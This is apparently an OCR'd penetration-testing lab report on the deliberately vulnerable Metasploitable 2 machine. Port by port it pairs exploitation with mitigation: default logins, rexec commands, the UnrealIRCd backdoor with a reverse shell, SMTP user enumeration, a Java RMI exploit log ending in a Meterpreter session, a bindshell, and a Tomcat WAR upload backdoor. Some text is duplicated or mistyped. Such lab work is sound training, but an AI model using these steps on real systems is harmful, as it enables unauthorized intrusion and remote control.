
Exploitation

- Let's try to connect using FTP, We will be using the default login names and passwords

Login: msfadmin password: msfadmin

Login: service password: service

Login: user password: user



Port 21 / FTP

Mitigation

To enhance the security of the FTP service on port 21, consider implementing the following measures:

- **Use Secure Alternatives:**
  - Replace FTP with more secure protocols like SFTP (Secure File Transfer Protocol) or FTPS (FTP Secure) to encrypt data during transmission;
- **Restrict Access:**
  - Limit access to the FTP server to trusted IP addresses or subnets using firewall rules.
  - Example: Configure firewall rules to allow only specific IP ranges.
- **Strong Authentication:**
  - Implement strong authentication mechanisms, such as using complex passwords and multi-factor authentication.
- **Disable Anonymous Access:**
  - Ensure that anonymous access is disabled to prevent unauthorized users from accessing the FTP server.
- **Regular Updates and Patching:**
  - Keep the FTP server software up to date with the latest security patches and updates1.
- **Monitor and Audit:**
  - Regularly monitor FTP logs for unusual activity and audit configurations to ensure compliance with security policies.

Port 512/tcp rexec_login

Info


- The port 512/tcp open with the exec service running netkit-rsh rexecd on Metasploitable 2 is related to the Remote Execution (rexec) service. This service allows users to execute non-interactive commands on a remote system, provided they have valid credentials (username and password) for the target system12

Exploitation

Using rexec with Default Credentials

- **Login using rexec:**
  - msfadmin:
    - rexec -l msfadmin <target_ip> -p msfadmin <command>
  - service:
    - orexec -l service <target_ip> -p service <command>
  - user:
    - orexec -l user <target_ip> -p user <command>
- **Execute Commands:**
  - To list the contents of the /tmp directory using msfadmin:
  - rexec -l msfadmin <target_ip> -p msfadmin ls -la /tmp

Port 512/tcp rexec_login



Mitigation


- To enhance the security of the rexec service on port 512/tcp, consider implementing the following measures:
  - **Restrict Access:**
    - Limit access to trusted IP addresses or subnets using firewall rules.
    - Example: Configure firewall rules to allow only specific IP ranges.
  - **Disable rexec:**
    - If rexec is not necessary, consider disabling the service to eliminate potential security risks.
  - **Use Secure Alternatives:**
    - Replace rexec with more secure alternatives like SSH, which provides encrypted communication.
  - **Strong Authentication:**
    - Ensure strong authentication mechanisms are in place, such as using complex passwords and multi-factor authentication.
  - **Regular Updates and Patching:**
    - Keep the rexec service and related software up to date with the latest security patches.
  - **Monitor and Audit:**
    - Regularly monitor logs for unusual activity and audit configurations to ensure compliance with security policies.

Port 6667 /UnrealIRCD

Exploitation

- Port 6667 is commonly associated with Internet Relay Chat (IRC), a protocol for real-time text communication. Specifically, it is often used by UnrealIRCd, which is one of the most popular IRC daemon (server) implementations.
- Port 6667 has the Unreal IRCD service running, we will exploit it using a backdoor that's available in Metasploit.

- Start Metasploit Framework then search unreal_ircd then use exploit/unix/irc/unreal_ircd_3281_backdoor module then set the target IP address (192.168.168.131) and Set Local Host (192.168.168.132) then Set the payload that will be used for the exploit Typically a reverse shell payload is chosen set PAYLOAD cmd/unix/reverse) then exploit the module, after exploitation you should receive a shell session as a root.



Mitigation

1. Update UnrealIRCD: Regularly update to the latest version.
2. Enable SSL/TLS: Encrypt communications.
3. Restrict Access: Limit access to trusted IPs.
4. Strong Authentication: Use secure methods for IRC operators.
5. Monitor and Audit: Regularly check logs and configurations.
6. Backup and Permissions: Ensure regular backups and secure file permissions.

Port 2049/tcp (NFS 2-4)

- After thorough scanning and analysis, no solutions or exploits were found for port 2049/tcp (NFS 2-4). Despite attempts to explore and utilize available tools and techniques, no exploitable results or misconfigurations were identified.
- The port 2049/tcp running the NFS service (versions 2-4) did not reveal any vulnerabilities or security issues that could be exploited at this time. Further investigation with more advanced techniques and tools may be required in the future.

Mitigation

- Even though no specific vulnerabilities were found, it is important to implement general security measures to protect the NFS service:

1. **Restrict Access**: Limit NFS access to trusted IP addresses or subnets using firewall rules or TCP wrappers.
2. **Use NFSv4**: Prefer NFSv4 over older versions for better security features.
3. **Enable Root Squashing**: Ensure root_squash is enabled to prevent root access from client machines.
4. **Implement Strong Authentication**: Use Kerberos for secure and authenticated access.
5. **Regular Updates and Patching**: Keep NFS software up to date with the latest security patches.
6. **Monitor and Audit**: Regularly monitor NFS logs and audit configurations for compliance with security policies.

PORTS 25, 1099, 1524, 8180

Port 25 / SMTP:

What is SMTP?

- Simple Mail Transfer Protocol (SMTP) is an internet standard communication protocol used to transfer electronic mail. It's primarily used for sending emails between mail servers and between email clients and servers.

Exploitation


- In this exploitation, the goal was to enumerate SMTP users. Using the smtp_enum tool, we enumerated possible usernames by querying the SMTP server.


```
msf6 > grep scanner search smtp
   2   auxiliary/scanner/http/gavazzi_em_login_loot
   normal     No     Carlo Gavazzi Energy Meters - Login Brute Force, Extract
 Info and Dump Plant Database
   21  auxiliary/scanner/smtp/smtp_version
   normal     No     SMTP Banner Grabber
   22  auxiliary/scanner/smtp/smtp_ntlm_domain
   normal     No     SMTP NTLM Domain Extraction
   23  auxiliary/scanner/smtp/smtp_relay
   normal     No     SMTP Open Relay Detection
   25  auxiliary/scanner/smtp/smtp_enum
   normal     No     SMTP User Enumeration Utility
   34  auxiliary/scanner/http/wp_easy_wp_smtp                    2020-12-06
   normal     No     WordPress Easy WP SMTP Password Reset
msf6 > use 25
```

- The smtp_enum command was used to discover valid usernames on the server, which can be leveraged for further attacks like password brute-forcing.

```
msf6 auxiliary(scanner/smtp/smtp_enum) > show options

Module options (auxiliary/scanner/smtp/smtp_enum):

   Name       Current Setting      Required  Description
   ----       ---------------      --------  -----------
   RHOSTS                          yes       The target host(s), see https:
                                             //docs.metasploit.com/docs/usi
                                             ng-metasploit/basics/using-met
                                             asploit.html
   RPORT      25                   yes       The target port (TCP)
   THREADS    1                    yes       The number of concurrent threa
                                             ds (max one per host)
   UNIXONLY   true                 yes       Skip Microsoft bannered server
                                             s when testing unix users
   USER_FILE  /usr/share/metasplo  yes       The file that contains a list
              it-framework/data/w              of probable users accounts.
              ordlists/unix_users
              .txt

View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/smtp/smtp_enum) > set rhosts 192.168.56.106
rhosts => 192.168.56.106
msf6 auxiliary(scanner/smtp/smtp_enum) > exploit
```

Port 25 / SMTP:





- By querying the SMTP server, we obtained a list of usernames which can be useful for potential access via brute force or phishing attacks.

Mitigation

1-Enable encryption (TLS) for SMTP communication to prevent data interception.
2-Restrict access to port 25, allowing connections only from trusted IPs.

Port 1099 Java-RMI

What is Java-RMI?

- Java Remote Method Invocation (RMI) is a Java API that allows an object to invoke methods on an object running in another Java Virtual Machine (JVM). It's commonly used in distributed computing environments.

Exploitation

- The vulnerability comes from the RMI registry. The RMI registry acts like a phonebook: it holds references to objects that can be remotely accessed. These objects might have important methods (or functions) that could be dangerous if misused.

```
msf6 > search java rmi

Matching Modules
================

   #   Name                                                  Disclosure Date
  Rank       Check  Description
  -   ----                                                  ---------------
   0   exploit/multi/http/atlassian_crowd_pdkinstall_plugin_upload_rce  2019-05-22
  excellent  Yes    Atlassian Crowd pdkinstall Unauthenticated Plugin Upload RCE
   1   exploit/multi/misc/java_jmx_server                    2013-05-22
  excellent  Yes    Java JMX Server Insecure Configuration Java Code Execution
   2   auxiliary/scanner/misc/java_jmx_server                2013-05-22
  normal     No     Java JMX Server Insecure Endpoint Code Execution Scanner
   3   auxiliary/gather/java_rmi_registry
  normal     No     Java RMI Registry Interfaces Enumeration
   4   exploit/multi/misc/java_rmi_server                    2011-10-15
  excellent  Yes    Java RMI Server Insecure Default Configuration Java Code Execution
   5   auxiliary/scanner/misc/java_rmi_server                2011-10-15
  normal     No     Java RMI Server Insecure Endpoint Code Execution Scanner
   6   exploit/multi/browser/java_rmi_connection_impl        2010-03-31
  excellent  No     Java RMIConnectionImpl Deserialization Privilege Escalation
   7   exploit/multi/browser/java_signed_applet              1997-02-19
  excellent  No     Java Signed Applet Social Engineering Code Execution
   8   exploit/multi/http/jenkins_metaprogramming            2019-01-08
  excellent  Yes    Jenkins ACL Bypass and Metaprogramming RCE
   9   exploit/linux/misc/jenkins_java_deserialize           2015-11-18
  excellent  Yes    Jenkins CLI RMI Java Deserialization Vulnerability
   10  exploit/multi/browser/firefox_xpi_bootstrapped_addon  2007-06-27
  excellent  No     Mozilla Firefox Bootstrapped Addon Social Engineering Code Executio
n
   11  exploit/multi/http/totaljs_cms_widget_exec            2019-08-30
  excellent  Yes    Total.js CMS 12 Widget JavaScript Code Injection
   12  exploit/linux/local/vcenter_java_wrapper_vmon_priv_esc  2021-09-21
  manual     Yes    VMware vCenter vScalation Priv Esc
```

- By exploiting the RMI registry, we were able to remotely execute code on the target system.

```
msf6 exploit(multi/misc/java_rmi_server) > set rhosts 192.168.56.106
rhosts => 192.168.56.106
msf6 exploit(multi/misc/java_rmi_server) > set lhost 192.168.56.105
lhost => 192.168.56.105
msf6 exploit(multi/misc/java_rmi_server) > exploit

[*] Started reverse TCP handler on 192.168.56.105:4444
[*] 192.168.56.106:1099 - Using URL: http://192.168.56.105:8080/x5YEGqdoVKgFWi3
[*] 192.168.56.106:1099 - Server started.
[*] 192.168.56.106:1099 - Sending RMI Header ...
[*] 192.168.56.106:1099 - Sending RMI Call ...
[*] 192.168.56.106:1099 - Replied to request for payload JAR
[*] Sending stage (58829 bytes) to 192.168.56.106
[*] Meterpreter session 1 opened (192.168.56.105:4444 → 192.168.56.106:59485) at 2024-
10-16 10:20:59 -0400

meterpreter > whoami
[-] Unknown command: whoami
meterpreter > sysinfo
Computer        : metasploitable
OS              : Linux 2.6.24-16-server (i386)
Architecture    : x86
System Language : en_US
Meterpreter     : java/linux
meterpreter >
```

Port 1099 Java-RMI

- By sending specially crafted requests, attackers can interact with the RMI registry to invoke remote Java methods, leading to unauthorized code execution on the target machine.

Mitigation

1-Secure RMI communications by implementing authentication and encryption.
2-Restrict access to the RMI service using firewall rules.


Port 1524 BindShell

Port 1524 BindShell

- By sending specially crafted requests, attackers can interact with the RMI registry to invoke remote Java methods, leading to unauthorized code execution on the target machine.

Exploitation

- On port 1524, we used Netcat to connect directly to a BindShell, gaining root access to the machine.



- This is a post-exploitation BindShell that gives full control over the target system. It is often left open after initial exploitation.

Mitigation


- 1-Close unused or unnecessary ports like 1524.
- 2-Regularly scan for BindShells and monitor active network connections.
- 3-Use firewalls to block unauthorized access and close vulnerable ports.

Port 8180 Apache TomCat

What is Apache Tomcat?


Apache Tomcat is a widely-used open-source web server and servlet container. It is often used to run Java-based web applications.

The service running on port 8180 is identified as Apache Tomcat 5.5 with the Coyote JSP engine 1.1. This version is outdated and no longer supported, which introduces a wide range of vulnerabilities due to the lack of security patches.




Exploitation


- The Apache Tomcat server on port 8180 was exploited using the tomcat_mgr_upload module. This attack leveraged weak or default credentials for the Tomcat Manager, which allowed us to upload a WAR (Web Application Archive) file.
- Here we searched for the IP with the 8180 port which gave us the version used




Port 8180 Apache TomCat




- Using the Tomcat Manager Upload feature, we will upload a malicious WAR file, which was then executed to gain unauthorized shell access to the server.



- These are the required options to fill including a password and a username which with an easy search on google we got them because they are a default password



Port 8180 Apache TomCat



- successfully uploaded a WAR file that provided a backdoor into the server with a remote access to the system.

Mitigation


1-Disable the Tomcat Manager in production environments or restrict access to authorized users only.
2-Change default credentials for the Tomcat Manager.
Regularly update and patch Apache Tomcat to address security vulnerabilities.

PORTS 22, 3306, 5432

